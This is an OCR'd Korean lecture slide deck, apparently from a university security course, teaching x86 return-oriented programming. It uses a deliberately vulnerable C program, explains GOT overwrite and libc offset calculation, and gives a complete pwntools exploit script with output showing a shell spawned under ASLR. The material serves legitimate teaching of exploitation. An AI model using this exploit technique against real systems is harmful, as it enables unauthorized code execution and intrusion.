80484ed:       8d 76 00                lea    0x0(%esi),%esi
```

X86 ROP

Return Oriented Programming?



- 함수 3개 이상 호출 어려움
- 스택 더러움

X86 ROP


Return Oriented Programming?

function call -> pop -> function call -> pop -> ...

중간중간에 pop 명령을 하게 되면 stack에 요소를 없애면서

정리가 됨

=> Return Address에 pop 명령을 넣자!



X86 ROP

Return Oriented Programming?

```c
#include <stdio.h>

int main(void)
{
        char buf[100];
        read(0, buf, 256);
        write(1, buf, 100);

        return 0;
}
```

```
gcc -o rop_test rop_test.c -m32 -mpreferred-stack-boundary=2 -fno-pic -no-pie -fno-stack-protector
```

X86 ROP

Return Oriented Programming?

1. gadget (pop pop pop ret) 구하기
2. read() 의 실제 주소 획득
3. read() system() 거리를 계산한 후 system() 실제 주소 획득
4. BSS영역에 “/bin/sh” 쓰기
5. write() got에 system()을 got overwrite
6. 3번에서 쓴 “/bin/sh”를 인자로 write() 호출(got overwrite 된 상태)

0. gadget (pop pop pop ret) 구하기

objdump -d rop_test | grep -B4 "ret"

```
80484e8:	5b                   	pop    %ebx
80484e9:	5e                   	pop    %esi
80484ea:	5f                   	pop    %edi
80484eb:	5d                   	pop    %ebp
80484ec:	c3                   	ret
80484ed:	8d 76 00             	lea    0x0(%esi),%esi
```

```
gdb-peda$ ropgadget
ret = 0x80482d2
popret = 0x80482e9
pop2ret = 0x80484ea
pop3ret = 0x80484e9
pop4ret = 0x80484e8
addesp_12 = 0x80482e6
addesp_16 = 0x80483c2
```

0x80484e9

1. read() 의 실제 주소 획득

write(1, read@got, 4)


출력된 값 : read 실제 주소

2. read() – system() 거리를 계산

```
gdb-peda$ p read - system
$2 = 0xa8940
```


얘를 구하는 이유?

2. read() – system() 거리를 계산




ASLR : 실행할 때 마다 메모리 레이아웃이 변경됨 -> system 등 함수 주소를 정적인 방법으로 유추 불가능

2. read() – system() 거리를 계산




하지만 라이브러리 내에서 함수 간의 거리는 같다.

2. read() – system() 거리를 계산



때문에 read의 주소와 read-system을 알면 system 주소를 알 수 있다.

3. bss영역에 "/bin/sh" 쓰기



```
[23] .got.plt          PROGBITS        0804a000
[24] .data             PROGBITS        0804a018
[25] .bss              NOBITS          0804a020
[26] .comment          PROGBITS        00000000
[27] .symtab           SYMTAB          00000000
[28] .strtab           STRTAB          00000000
[29] .shstrtab         STRTAB          00000000
```

readelf -S rop_test

read(0, bss, 8)

/bin/sh 입력

4. write() got에 system()을 got overwrite

read(0, write@got, 4)

system 주소 입력

system 주소 = read 주소 – (read 주소 – system 주소)

5. “/bin/sh”를 인자로 write() 호출

write(“/bin/sh”)

write@got는 현재 system으로 got overwrite 되었으므로

system(“/bin/sh”) 호출

X86 rop exploit 코드

```python
# -*- coding: utf-8 -*-
from pwn import *

p = process('./rop_test')
e = ELF('./rop_test')

# 필요한 정보 변수화
read_plt = e.plt['read']
read_got = e.got['read']
write_plt = e.plt['write']
write_got = e.got['write']
system_offset = 0xa8940
pppr = 0x80484e9 # gdb-peda$ ropgadget
bss = 0x804a020
```

```python
# buffer overflow
payload = 'A' * 104
```

필요한 정보들을 변수로 저장 / buffer overflow로 return address 접근

X86 rop exploit 코드

write(1, read@got, 4)

```
19 # 1. read() 실제 주소 획득
20 payload += p32(write_plt)
21 payload += p32(pppr)
22 payload += p32(1)
23 payload += p32(read_got)
24 payload += p32(4)
```

```
47 read_addr = u32(p.recv()[-4:]) # 1. read() 실제 주소 획득하여 변수 저장
```

p.recv()[-4:] -> 화면에 출력되는 4바이트

X86 rop exploit 코드

```
48 system_addr = read_addr - system_offset # 2. read() - system()을 이용하여 system 구하기
```

X86 rop exploit 코드

read(0, bss, 8);

```
26 # 3. bss 영역에 "/bin/sh" 쓰기
27 payload += p32(read_plt)
28 payload += p32(pppr)
29 payload += p32(0)
30 payload += p32(bss)
31 payload += p32(8)
```

```
51 p.send('/bin/sh\x00') # 3. bss 영역에 "/bin/sh" 쓰기
```

X86 rop exploit 코드

read(0, write@got, 4);

```
33 # 4. write@got에 system@plt got overwrite
34 payload += p32(read_plt)
35 payload += p32(pppr)
36 payload += p32(0)
37 payload += p32(write_got)
38 payload += p32(4)
```

```
52 p.send(p32(system_addr)) # 4. got overwrite
```

X86 rop exploit 코드

write(“/bin/sh”)

```
40 # 5. "/bin/sh"를 인자로 write() 호출 - system("/bin/sh")
41 payload += p32(write_plt)
42 payload += 'A' * 4
43 payload += p32(bss) # /bin/sh
```

X86 rop exploit 코드

ASLR 적용된 상태에서 exploit 확인

```
minibeef@argos-edu:~/sysedu/week6$ cat /proc/sys/kernel/randomize_va_space
2
```

```
minibeef@argos-edu:~/sysedu/week6$ python exploit.py
[+] Starting local process './rop_test': pid 31440
[*] '/home/minibeef/sysedu/week6/rop_test'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] system@plt = 0xf7d2ad80
[*] Switching to interactive mode
$ pwd
/home/minibeef/sysedu/week6
$ ls
core  exploit.py  peda-session-rop_test.txt  rop_test  rop_test.c
$
```

끝